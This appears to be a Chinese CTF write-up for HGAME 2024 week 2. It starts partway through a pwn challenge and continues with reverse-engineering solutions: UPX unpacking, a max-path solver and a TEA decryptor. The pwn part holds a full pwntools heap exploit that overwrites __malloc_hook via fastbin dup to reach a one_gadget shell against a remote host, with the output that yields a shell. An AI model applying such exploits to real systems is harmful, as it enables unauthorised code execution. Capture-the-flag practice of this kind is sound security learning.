0d:0068│     0x7ffff7e9aca0 —  0x400cd5  — xor al, 0x2e /* '4.Exit' */
0e:0070│     0x7ffff7e9aca8  — 9 /* '\t' */
0f:0078│     0x7ffff7e9acb0 —  0x7ffff7e9ace0 —  0x7ffff7e9ad00 —  0x400be0 (__libc_csu_init)  — push r15
10:0080│ rsp 0x7ffff7e9acb8 —  0x40092e (add+136)  — mov rdx, rax
11:0088│     0x7ffff7e9acc0  — 0x1000000009 /* '\t' */
12:0090│     0x7ffff7e9acc8  — 0x964431376df8b500
13:0098│     0x7ffff7e9acd0  — 0x0
14:00a0│     0x7ffff7e9acd8  — 0x0
15:00a8│ rbp 0x7ffff7e9ace0 —  0x7ffff7e9ad00 —  0x400be0 (__libc_csu_init)  — push r15
16:00b0│     0x7ffff7e9ace8 —  0x400ba8 (main+107)  — jmp 0x400bd8
```

```
17:00b8|     0x7ffff7e9acf0  — 0x1f7e9ade0
18:00c0|     0x7ffff7e9acf8  — 0x964431376df8b500
19:00c8|     0x7ffff7e9ad00 —  0x400be0 (__libc_csu_init)  — push r15
1a:00d0|     0x7ffff7e9ad08 —  0x7fca62fcb840 (__libc_start_main+240)  — mov edi, eax
1b:00d8|     0x7ffff7e9ad10  — 0x1
1c:00e0|     0x7ffff7e9ad18 —  0x7ffff7e9ade8 —  0x7ffff7e9bbf1  — 0x53006e6c75762f2e /* './vuln' */
1d:00e8|     0x7ffff7e9ad20  — 0x16359aca0
1e:00f0|     0x7ffff7e9ad28 —  0x400b3d (main)  — push rbp
1f:00f8|     0x7ffff7e9ad30  — 0x0
pwndbg>
```

尝试使用gadget 3，将合适的RSP偏移调整到[0x7ffff7e9acd0]的0处。

完整流程而言，我们需要先使用unsorted bin泄漏main_arena并计算得到libc基址，然后构造假块使用fastbin dup控制__malloc_hook和__realloc_hook，然后触发malloc，在__malloc_hook中跳转至realloc并调整栈，在__realloc_hook中使用one gadget进行getshell。

```python
import itertools as it

from pwn import *

vuln = ELF("./vuln")
libc = ELF("./libc-2.23.so")
context.binary = vuln

PROMPT_CHOICES = b"Your choice:"
PROMPT_INDEX = b"Index: "
PROMPT_SIZE = b"Size: "
PROMPT_CONTENT = b"Content: "

ADDR_MAIN_ARENA = libc.symbols["__malloc_hook"] + 0x10
ADDR_CALLOC_ADJ = 0x84716

ADDRS_EXECVE_GADGET = (0x4527A, 0xF03A4, 0xF1247)

def add_note(r: remote | process, index: int, size: int, content: bytes):
    assert 0 <= index <= 0xF and 0 <= size <= 0x80 and len(content) <= size
    r.sendlineafter(PROMPT_CHOICES, b"1")
    r.sendlineafter(PROMPT_INDEX, str(index).encode("ascii"))
    r.sendlineafter(PROMPT_SIZE, str(size).encode("ascii"))
    r.sendafter(PROMPT_CONTENT, content)

def show_note(r: remote | process, index: int) -> bytes:
```

```
27      assert 0 <= index <= 0xF
28      r.sendlineafter(PROMPT_CHOICES, b"2")
29      r.sendlineafter(PROMPT_INDEX, str(index).encode("ascii"))
30      return r.recvuntil(b"\n", drop=True)
31
32  def delete_note(r: remote | process, index: int):
33      assert 0 <= index <= 0xF
34      r.sendlineafter(PROMPT_CHOICES, b"3")
35      r.sendlineafter(PROMPT_INDEX, str(index).encode("ascii"))
36
37  # with process("./vuln") as r:
38  with remote("106.14.57.14", 31357) as r:
39      add_note(r, 0, 0x80, b"A" * 0x80)
40      add_note(r, 1, 0x10, b"/bin/sh".ljust(0x10, b"\x00"))
41      for i in range(7):
42          add_note(r, i + 2, 0x80, bytes(it.repeat(ord("A") + i + 2, 0x80)))
43      for i in range(7):
44          delete_note(r, i + 2)
45      delete_note(r, 0)
46      main_arena = u64(show_note(r, 0).ljust(8, b"\x00")) - 0x58
47      libc_base = main_arena - ADDR_MAIN_ARENA
48      info(f"libc base: {hex(libc_base)}")
49
50      addr_malloc_hook = libc_base + libc.symbols["__malloc_hook"]
51      info(f"__malloc_hook: {hex(addr_malloc_hook)}")
52      addrs_execve_gadget = list(map(lambda x: libc_base + x,
    ADDRS_EXECVE_GADGET))
53      info(f"gadgets: {' '.join(map(lambda x: hex(x), addrs_execve_gadget))}")
54      addr_calloc_adj = libc_base + ADDR_CALLOC_ADJ
55      info(f"adjusted calloc preamble: {hex(addr_calloc_adj)}")
56
57      add_note(r, 2, 0x60, b"a" * 0x60)
58      add_note(r, 3, 0x60, b"b" * 0x60)
59      add_note(r, 4, 0x60, b"c" * 0x60)
60
61      delete_note(r, 2)
62      delete_note(r, 3)
63      delete_note(r, 2)
64
65      addr_fake_chunk = addr_malloc_hook - 27 - 8
66      add_note(r, 5, 0x60, p64(addr_fake_chunk))
67      add_note(r, 6, 0x60, b"d" * 0x60)
68      add_note(r, 7, 0x60, b"e" * 0x60)
69      add_note(
70          r,
71          8,
72          0x60,
```

```
        cyclic(3) + p64(0) + p64(addrs_execve_gadget[2]) + p64(addr_calloc_adj),
    )

    info(f"Triggering malloc")
    r.sendlineafter(PROMPT_CHOICES, b"1")
    r.sendlineafter(PROMPT_INDEX, str(10).encode("ascii"))
    r.sendlineafter(PROMPT_SIZE, str(0x20).encode("ascii"))

    r.interactive()

```

```
mantlebao@LAPTOP-RONG-BAO:/mnt/d/Workspace/rev/hgame_2024/week_2/old_fastnote/attachment$ python ../sol.py
[*] '/mnt/d/Workspace/rev/hgame_2024/week_2/old_fastnote/attachment/vuln'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x3ff000)
[*] '/mnt/d/Workspace/rev/hgame_2024/week_2/old_fastnote/attachment/libc-2.23.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to 106.14.57.14 on port 31357: Done
[*] libc base: 0x7fd5878c1000
[*] __malloc_hook: 0x7fd587c85b10
[*] gadgets: 0x7fd58790627a 0x7fd5879b13a4 0x7fd5879b2247
[*] adjusted calloc preamble: 0x7fd587945716
[*] Triggering malloc
[*] Switching to interactive mode
$ id
: 1: id: not found
$ cat /flag
hgame{eb14f0d1ea1bd6088188956c6579b677d36f70bd}
$ exit
[*] Got EOF while reading in interactive
$
[*] Closed connection to 106.14.57.14 port 31357
mantlebao@LAPTOP-RONG-BAO:/mnt/d/Workspace/rev/hgame_2024/week_2/old_fastnote/attachment$
```


`hgame{eb14f0d1ea1bd6088188956c6579b677d36f70bd}`

Reverse | AK


arithmetic | Done

> 这是什么奇怪的算法怎么没见过
>
> arithmetic.zip
> 297.54KB

改三处特征的UPX。



两个section的名字和PE段末的UPX!修复完成（即将三个`ari`替换为`UPX`）后就可以直接脱壳了。




```
PS D:\Workspace\rev\hgame_2024\week_2\arithmetic> upx -f -d .\arithmetic.1.exe
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2023
UPX 4.0.2       Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 30th 2023

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
      11264 <-      8704   77.27%    win64/pe     arithmetic.1.exe

Unpacked 1 file.
PS D:\Workspace\rev\hgame_2024\week_2\arithmetic>
```

arithmetic.1.exe
11.00KB

可以看到核心是一个从(0, 0)开始的最大下降路径算法。

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  unsigned int t; // eax
  __int64 i_1; // rbx
  int n_rows_p1; // esi
  int v6; // edi
  FILE *fd; // rbp
  int j; // edx
  int i; // eax
  int sum; // edi
```

```
11  __int64 n_rows; // r14
12  __int64 j_1; // rbp
13  __int64 i_p1x500_1; // rsi
14  int choice; // eax
15  __int64 v15; // rcx
16  int v16; // eax
17
18  t = time64(0i64);
19  srand(t);
20  i_1 = 1i64;
21  n_rows_p1 = 1;
22  v6 = 1;
23  fd = fopen("out", "rb");
24  if ( lib_scanf(fd, "%d", &arr_mat[501]) != -1 )
25  {
26    do
27    {
28      j = 1;
29      if ( n_rows_p1 != v6 )
30        j = v6 + 1;
31      i = n_rows_p1 + 1;
32      if ( n_rows_p1 != v6 )
33        i = n_rows_p1;
34      v6 = j;
35      n_rows_p1 = i;
36    }
37    while ( lib_scanf(fd, "%d", &arr_mat[500 * i + j]) != -1 );
38  }
39  sum = arr_mat[501];
40  n_rows = n_rows_p1 - 1;
41  if ( n_rows >= 1 )
42  {
43    j_1 = 1i64;
44    i_p1x500_1 = 1000i64;
45    do
46    {
47      choice = rand() % 2 + 1;
48      v15 = i_p1x500_1 + j_1;
49      arr_path[i_1] = choice;
50      if ( choice == 1 )
51      {
52        v16 = arr_mat[v15];
53      }
54      else
55      {
56        v16 = arr_mat[v15 + 1];
57        ++j_1;
```

```
      }
      sum += v16;
      ++i_1;
      i_p1x500_1 += 500i64;
    }
    while ( i_1 <= n_rows );
  }
  if ( sum >= 6752833 )
    lib_printf("hgame{path_32-bit_md5_lowercase_encrypt}");
  return 0;
}
```

直接暴力求解。

```
from pwn import *

def max_falling_path(matrix: list[list[int]]) -> tuple[int, list[int]]:
    rows, cols = len(matrix), len(matrix[0])
    dp: list[list[tuple[int, list[int]]]] = [[(0, [])] * cols for _ in
range(rows)]
    for i in range(cols):
        dp[0][i] = (matrix[0][i], [])
    for i in range(1, rows):
        for j in range(cols):
            if j == 0:
                dp[i][j] = (matrix[i][j] + dp[i - 1][j][0], dp[i - 1][j][1] +
[1])
            else:
                if dp[i - 1][j][0] >= dp[i - 1][j - 1][0]:
                    dp[i][j] = (matrix[i][j] + dp[i - 1][j][0], dp[i - 1][j]
[1] + [1])
                else:
                    dp[i][j] = (
                        matrix[i][j] + dp[i - 1][j - 1][0],
                        dp[i - 1][j - 1][1] + [2],
                    )
    vals = list(map(lambda p: p[0], dp[rows - 1]))
    idx_max_val = vals.index(max(vals))
    return dp[rows - 1][idx_max_val]

def traverse(matrix: list[list[int]], path: list[int]) -> int:
    i, j = 0, 0
    sum = matrix[0][0]
    for p in path:
        if p == 2:
```

```python
                j += 1
            i += 1
            sum += matrix[i][j]
    return sum

arr_mat = []
with open("arithmetic/out", "rt") as f:
    for line in f:
        ints = list(map(int, line.split()))
        ints_padded = ints + [0] * (500 - len(ints))
        arr_mat.append(ints_padded)

result = max_falling_path(arr_mat)
assert result[0] >= 6752833 and traverse(arr_mat, result[1]) == result[0]
success("".join(map(lambda x: str(x), max_falling_path(arr_mat)[1])))

```

```
PS D:\Workspace\rev\hgame_2024\week_2> &
d:/Workspace/pwnenv/Scripts/python.exe
d:/Workspace/rev/hgame_2024/week_2/arithmetic/sol.py
[+]
11111112222211111111221112211122222122111111222112112112111222212221112222212111
22122222211211111212222111211122212222211111112111111121121221112222111211112112
11111212222212121111111112122222121211111121221112111122221122122112221222212122
22112112121212222221211221121222211112121112211211221121111222122221211111211121
12111222222212212122222211111222211212111112122111221111111211112221111211112211
21221112212211211111222221221122122222212222121212111221121111222122211121222212
1222222122122121211211211
PS D:\Workspace\rev\hgame_2024\week_2>
```

MD5即可得到flag。

https://cyberchef.org/#recipe=MD5()&input=MTExMTExMTIyMjIyMTExMTExMTEyMjExMTIyMTExMjIyMjIxMjIxMTExMTEyMjIxMTIxMTIxMTIxMTEyMjIyMTIyMjExMTIyMjIyMTIyMjExMjExMTEyMjIyMTExMjExMTIyMjEyMjIyMjExMTExMTEyMTExMTExMTIxMjIxMTEyMjIyMTExMjExMTIxMTExMTIxMjIyMjIxMjIxMjIxMjEyMTExMTExMTEyMTIyMjIyMTIxMjExMTExMTIxMjIxMTEyMTExMTIyMjIxMTIyMTIyMTEyMjIxMjIyMjEyMTIyMjIxMTIxMTIxMjEyMTIxMjIyMjIyMTIxMTIyMTEyMTIyMjIxMTExMjEyMTExMjIxMTIxMTIyMTEyMTExMTIyMjEyMjIyMTIxMTExMTIxMTEyMTIxMTExMjIyMjIyMjIxMjIxMjEyMjIyMjIxMTExMTIyMjIxMTIxMjExMTExMjEyMjExMTEyMjExMTExMTExMjExMTEyMjIxMTExMjExMTEyMjExMjEyMjExMTIyMTIyMTEyMTExMTEyMjIyMjEyMjExMjIxMjIyMjIyMTIyMjIxMjEyMTIxMTEyMjExMjExMTExMjIyMTIyMjExMTIxMjIyMjEyMTIyMjIyMjEyMjEyMjEyMTIxMTIxMTIxMQ

`hgame{934f7f68145038b3b81482b3d9f3a355}`

ezcpp | Done

修改过的TEA。

```
__int64 __fastcall encrypt(data_ *a1)
{
  int v1; // r10d
  __int64 v2; // rbx
  int v3; // r11d
  __int64 v4; // rdi
  int v5; // r8d
  int v6; // r9d
  int v7; // r11d
  __int64 v8; // rdi
  int v9; // r8d
  int v10; // r9d
  uint32_t delta; // esi
  uint32_t k_1; // ebp
  uint32_t k_0; // r14d
  uint32_t k_3; // r15d
  uint32_t k_2; // r12d
  int v16; // r11d
  __int64 v17; // rdi
  int v18; // r8d
  int v19; // r9d
  int v20; // r8d
  int v21; // r9d
  __int64 result; // rax

  a1->key[0] = 1234;
  v1 = 0;
  a1->key[1] = 2341;
  v2 = 32i64;
  a1->key[2] = 3412;
  v3 = 0;
  a1->key[3] = 4123;
  v4 = 32i64;
  a1->delta = 0xDEADBEEF;
  v5 = *(_DWORD *)a1->buf;
  v6 = *(_DWORD *)&a1->buf[4];
  do
  {
```

```
39      v3 -= -0xDEADBEEF;
40      v5 += (v3 + v6) ^ (16 * v6 + 1234) ^ (32 * v6 + 2341);
41      v6 += (v3 + v5) ^ (16 * v5 + 3412) ^ (32 * v5 + 4123);
42      --v4;
43    }
44    while ( v4 );
45    *(_DWORD *)a1->buf = v5;
46    v7 = 0;
47    *(_DWORD *)&a1->buf[4] = v6;
48    v8 = 32i64;
49    v9 = *(_DWORD *)&a1->buf[1];
50    v10 = *(_DWORD *)&a1->buf[5];
51    delta = a1->delta;
52    k_1 = a1->key[1];
53    k_0 = a1->key[0];
54    k_3 = a1->key[3];
55    k_2 = a1->key[2];
56    do
57    {
58      v7 += delta;
59      v9 += (v7 + v10) ^ (k_1 + 32 * v10) ^ (k_0 + 16 * v10);
60      v10 += (v7 + v9) ^ (k_3 + 32 * v9) ^ (k_2 + 16 * v9);
61      --v8;
62    }
63    while ( v8 );
64    *(_DWORD *)&a1->buf[1] = v9;
65    v16 = 0;
66    *(_DWORD *)&a1->buf[5] = v10;
67    v17 = 32i64;
68    v18 = *(_DWORD *)&a1->buf[2];
69    v19 = *(_DWORD *)&a1->buf[6];
70    do
71    {
72      v16 += delta;
73      v18 += (v16 + v19) ^ (k_1 + 32 * v19) ^ (k_0 + 16 * v19);
74      v19 += (v16 + v18) ^ (k_3 + 32 * v18) ^ (k_2 + 16 * v18);
75      --v17;
76    }
77    while ( v17 );
78    *(_DWORD *)&a1->buf[2] = v18;
79    *(_DWORD *)&a1->buf[6] = v19;
80    v20 = *(_DWORD *)&a1->buf[3];
81    v21 = *(_DWORD *)&a1->buf[7];
82    do
83    {
84      v1 += delta;
85      v20 += (v1 + v21) ^ (k_1 + 32 * v21) ^ (k_0 + 16 * v21);
```

```
86      result = (unsigned int)(v1 + v20);
87      v21 += result ^ (k_3 + 32 * v20) ^ (k_2 + 16 * v20);
88      --v2;
89    }
90    while ( v2 );
91    *(_DWORD *)&a1->buf[3] = v20;
92    *(_DWORD *)&a1->buf[7] = v21;
93    return result;
94  }
95
96  int __fastcall main(int argc, const char **argv, const char **envp)
97  {
98    __int64 v3; // rax
99    __int64 v4; // rcx
100   const char *v5; // rdx
101   __int64 v6; // rax
102   struct data_ v8; // [rsp+20h] [rbp-48h] BYREF
103
104   v3 = sub_140001320(std::cout, (__int64)"plz input flag:");
105   std::ostream::operator<<(v3, sub_1400014F0);
106   sub_140001010("%32s", (const char *)&v8);
107   encrypt(&v8);
108   v4 = 0i64;
109   while ( byte_1400032F8[v4] == v8.buf[v4] )
110   {
111     if ( ++v4 >= 32 )
112     {
113       v5 = "Congratulations!";
114       goto LABEL_6;
115     }
116   }
117   v5 = "Sry...plz try again";
118 LABEL_6:
119   v6 = sub_140001320(std::cout, (__int64)v5);
120   std::ostream::operator<<(v6, sub_1400014F0);
121   return 0;
122 }
```

解密代码：


```
1  #define _CRT_SECURE_NO_WARNINGS
2
3  #include <assert.h>
4  #include <stdio.h>
5  #include <stdbool.h>
```

```c
#include <stdint.h>
#include <stdlib.h>
#include <string.h>
#include <time.h>
#include <ctype.h>
#include <wchar.h>

#pragma warning(push)
#pragma warning(disable:6031)

static const uint32_t KEY[] = {1234, 2341, 3412, 4123};

static const uint32_t DELTA = 0xDEADBEEF;

static uint8_t arr[] = {
    0x88, 0x6A, 0xB0, 0xC9, 0xAD, 0xF1, 0x33, 0x33, 0x94, 0x74, 0xB5, 0x69, 0x73, 0x5F, 0x30, 0x62,
    0x4A, 0x33, 0x63, 0x54, 0x5F, 0x30, 0x72, 0x31, 0x65, 0x6E, 0x54, 0x65, 0x44, 0x3F, 0x21, 0x7D
};

void decrypt(uint32_t *pv0, uint32_t *pv1, uint32_t *k, uint32_t delta) {
    uint32_t v0 = *pv0, v1 = *pv1, sum = delta * 32, i;
    uint32_t k0 = k[0], k1 = k[1], k2 = k[2], k3 = k[3];
    for (i = 0; i < 32; i++) {
        v1 -= ((v0 << 4) + k2) ^ (v0 + sum) ^ ((v0 << 5) + k3);
        v0 -= ((v1 << 4) + k0) ^ (v1 + sum) ^ ((v1 << 5) + k1);
        sum -= delta;
    }
    *pv0 = v0; *pv1 = v1;
}

int main(void) {
    decrypt((uint32_t *)&arr[3], (uint32_t *)&arr[7], KEY, DELTA);
    decrypt((uint32_t *)&arr[2], (uint32_t *)&arr[6], KEY, DELTA);
    decrypt((uint32_t *)&arr[1], (uint32_t *)&arr[5], KEY, DELTA);
    decrypt((uint32_t *)&arr[0], (uint32_t *)&arr[4], KEY, DELTA);

    for (int i = 0; i < sizeof(arr); i++) {
        putchar(((char *)arr)[i]);
    }
    putchar('\n');

    return 0;
}

#pragma warning(pop)
```

```
51
```

`hgame{#Cpp_is_0bJ3cT_0r1enTeD?!}`

babyre | Done



多处隐藏的修改。

main函数里面挂了浮点异常捕获，很可疑。

```
1  __int64 __fastcall main(__int64 a1, char **a2, char **a3)
2  {
3    int i; // [rsp+0h] [rbp-40h]
4    int j; // [rsp+4h] [rbp-3Ch]
5    pthread_t thrds[4]; // [rsp+10h] [rbp-30h] BYREF
6    unsigned __int64 v7; // [rsp+38h] [rbp-8h]
7
8    v7 = __readfsqword(0x28u);
9    fun_input();
10   if ( !__sigsetjmp(env, 1) )
11   {
12     signal(SIGFPE, handler_sigfpe);
13     for ( i = 0; i <= 5; ++i )
14       arr_key[i] ^= 0x11u;
15   }
16   sem_init(sems, 0, 1u);
17   sem_init(&sems[1], 0, 0);
18   sem_init(&sems[2], 0, 0);
19   sem_init(&sems[3], 0, 0);
20   pthread_create(thrds, 0LL, entry_thrd_1, 0LL);
21   pthread_create(&thrds[1], 0LL, entry_thrd_2, 0LL);
22   pthread_create(&thrds[2], 0LL, entry_thrd_3, 0LL);
23   pthread_create(&thrds[3], 0LL, entry_thrd_4, 0LL);
24   for ( j = 0; j <= 3; ++j )
25     pthread_join(thrds[j], 0LL);
26   fun_check();
27   return 0LL;
28 }
```

其他逻辑比较简单。

```
void __fastcall fun_input()
{
  int i; // [rsp+Ch] [rbp-74h]
  char s[104]; // [rsp+10h] [rbp-70h] BYREF
  unsigned __int64 v2; // [rsp+78h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  puts("plz input your answer:");
  __isoc99_scanf("%s", s);
  if ( strlen(s) != 32 )
  {
    puts("length error!");
    exit(0);
  }
  for ( i = 0; i <= 31; ++i )
    arr_buf[i] = s[i];
  arr_buf[32] = 249;
}

void __noreturn handler_sigfpe()
{
  ++arr_buf[32];
  siglongjmp(env, 1);
}

void __fastcall __noreturn entry_thrd_1(void *a1)
{
  while ( 1 )
  {
    sem_wait(sems);
    if ( counter > 31 )
      break;
    arr_buf[counter] += (char)arr_key[(counter + 1) % 6] * arr_buf[counter + 1];
    ++counter;
    sem_post(&sems[1]);
  }
  sem_post(&sems[1]);
  pthread_exit(0LL);
}

void __fastcall __noreturn entry_thrd_2(void *a1)
{
  while ( 1 )
  {
    sem_wait(&sems[1]);
    if ( counter > 31 )
```

```
47        break;
48      arr_buf[counter] -= (char)arr_key[(counter + 1) % 6] ^ arr_buf[counter +
    1];
49      ++counter;
50      sem_post(&sems[2]);
51    }
52    sem_post(&sems[2]);
53    pthread_exit(0LL);
54  }
55
56  void __fastcall __noreturn entry_thrd_3(void *a1)
57  {
58    while ( 1 )
59    {
60      sem_wait(&sems[2]);
61      if ( counter > 31 )
62        break;
63      arr_buf[counter] *= arr_buf[counter + 1] + (char)arr_key[(counter + 1) %
    6];
64      ++counter;
65      sem_post(&sems[3]);
66    }
67    sem_post(&sems[3]);
68    pthread_exit(0LL);
69  }
70
71  void __fastcall __noreturn entry_thrd_4(void *a1)
72  {
73    while ( 1 )
74    {
75      sem_wait(&sems[3]);
76      if ( counter > 31 )
77        break;
78      arr_buf[counter] ^= arr_buf[counter + 1] - (char)arr_key[(counter + 1) %
    6];
79      ++counter;
80      sem_post(sems);
81    }
82    sem_post(sems);
83    pthread_exit(0LL);
84  }
```

下面需要找到这个浮点异常在哪里发出。

```
1  .text:000055702A36E8A4                  mov     esi, 1          ; savemask
```

```
.text:000055702A36E8A9                 lea     rax, env
.text:000055702A36E8B0                 mov     rdi, rax        ; env
.text:000055702A36E8B3                 call    ___sigsetjmp
.text:000055702A36E8B8                 endbr64
.text:000055702A36E8BC                 test    eax, eax
.text:000055702A36E8BE                 jnz     short L_RECOVER
.text:000055702A36E8C0                 lea     rax, handler_sigfpe
.text:000055702A36E8C7                 mov     rsi, rax        ; handler
.text:000055702A36E8CA                 mov     edi, 8          ; sig
.text:000055702A36E8CF                 call    _signal
.text:000055702A36E8D4                 mov     [rbp+var_40], 0
.text:000055702A36E8DB                 jmp     short L_LOOP_INIT
.text:000055702A36E8DD ; ---------------------------------------------------------------------
.text:000055702A36E8DD
.text:000055702A36E8DD L_LOOP_BODY:                            ; CODE XREF: main+9F↓j
.text:000055702A36E8DD                 mov     eax, [rbp+var_40]
.text:000055702A36E8E0                 sub     eax, 3
.text:000055702A36E8E3                 mov     [rbp+var_38], eax
.text:000055702A36E8E6                 mov     eax, 1
.text:000055702A36E8EB                 cdq
.text:000055702A36E8EC                 idiv    [rbp+var_38]
.text:000055702A36E8EF                 mov     [rbp+var_34], eax
.text:000055702A36E8F2                 mov     eax, [rbp+var_40]
.text:000055702A36E8F5                 cdqe
.text:000055702A36E8F7                 lea     rdx, arr_key
.text:000055702A36E8FE                 movzx   eax, byte ptr [rax+rdx]
.text:000055702A36E902                 xor     eax, 11h
.text:000055702A36E905                 mov     ecx, eax
.text:000055702A36E907                 mov     eax, [rbp+var_40]
.text:000055702A36E90A                 cdqe
.text:000055702A36E90C                 lea     rdx, arr_key
.text:000055702A36E913                 mov     [rax+rdx], cl
.text:000055702A36E916                 add     [rbp+var_40], 1
.text:000055702A36E91A
